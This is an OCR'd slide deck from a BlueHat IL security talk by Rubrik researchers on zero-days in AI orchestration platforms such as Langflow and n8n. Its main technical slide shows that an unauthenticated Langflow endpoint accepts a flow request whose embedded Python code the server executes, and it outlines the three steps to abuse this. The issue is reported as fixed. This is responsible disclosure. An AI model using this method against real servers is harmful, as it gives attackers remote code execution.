BlueHat IL

Exploiting AI Orchestration Zero-Days via PostgreSQL Internals

Oran Avraham & Ori Lahav

BlueHat IL


About us

rubrik


Rubrik Zero Labs

Oran Avraham
CTO, Rubrik Israel Site

Ori Lahav
Security Researcher, Rubrik



BlueHat IL


On ‘Create User’ form submission
AI Agent
Tools Agent
Chat Model*
Memory
Tool
Is a manager?
true
false
Add to channel
invite: channel
Update profile
updateProfile: user
Model
Memory
Antropic Chat Model
Postgress Chat Memory
Microsoft Entra ID
Jira Software

Meta SEAT zendesk paddle

n8n

Langflow

n8n 190k

activepieces

Langflow 149k

Activepieces 22.4k

Fyxt SurveyHub.AI Athena Intelligence ecclesiastical Foqum PXP IntimeGDT

Red Bull Rakuten contentful ROBLOX alan docusign

We've found **9 different zero-days** in those platforms

Understanding of low-level details


can help you exploit vulnerabilities, even high-level ones


BlueHat IL


We started with **Langflow**

```
@router.post("/build_public_tmp/{flow_id}/flow")
async def build_public_tmp(
…
):
    """Build a public flow without requiring
authentication.

    This endpoint is specifically for public flows that
don't require authentication.
…
```




Starter Project / New Flow
149k
25k
Playground
Share
API access
Export
MCP Server
Embed into site
Shareable Playground
Code
Controls
Freeze
Chat Input
Language Model
Runs a language model given a specified provider.
Language Model*
llama3.1
Ollama API URL
Type something...
Input
Receiving input
System Message
Type something...
Model Response
Chat Output


Default Session
Headers
Payload
Preview
Response
Initiator
Timing
Cookies
se,"method":"message_response","name":"message","selected":"Message","tool_mode":true,"types":["Message"],"valu
e":"__UNDEFINED__"}],"pinned":false,"template":{"_type":"Component","code":{"advanced":true,"dynamic":true,"fileType
s":[],"file_path":"","info":"","list":false,"load_from_db":false,"multiline":true,"name":"code","password":false,"placeholde
r":"","required":true,"show":true,"title_case":false,"type":"code","value":"from lfx.base.data.utils import IMG_FILE_TYPES,
TEXT_FILE_TYPES\nfrom lfx.base.io.chat import ChatComponent\nfrom lfx.inputs.inputs import BoolInput\nfrom lfx.io impo
rt (\n DropdownInput,\n FileInput,\n MessageTextInput,\n MultilineInput,\n Output,\n)\nfrom lfx.schema.message im
port Message\nfrom lfx.utils.constants import (\n MESSAGE_SENDER_AI,\n MESSAGE_SENDER_NAME_USER,\n MESS
AGE_SENDER_USER,\n)\n\n\nclass ChatInput(ChatComponent):\n display_name = \"Chat Input\"\n description = \"Get c
hat inputs from the Playground.\"\n documentation: str = \"https://docs.langflow.org/chat-input-and-output\"\n icon =
\"MessagesSquare\"\n name = \"ChatInput\"\n minimized = True\n\n inputs = [\n MultilineInput(\n name=\"in
put_value\",\n display_name=\"Input Text\",\n value=\"\",\n info=\"Message to be passed as input.\",\n
input_types=[],\n),\n BoolInput(\n name=\"should_store_message\",\n display_name=\"Store Messag
es\",\n info=\"Store the message in the history.\",\n value=True,\n advanced=True,\n),\n Dropdo
wnInput(\n name=\"sender\",\n display_name=\"Sender Type\",\n options=[MESSAGE_SENDER_AI, MES
SAGE_SENDER_USER],\n value=MESSAGE_SENDER_USER,\n info=\"Type of sender.\",\n advanced=Tru
1 / 7 requests
0.3 kB / 40.9 kB transferred


Can we just send arbitrary code to the server?!

Hmm, **yes**

1. Copy the request
2. Change the Python code to whatever we want
3. The Langflow server runs our code!

Reported and fixed ✅

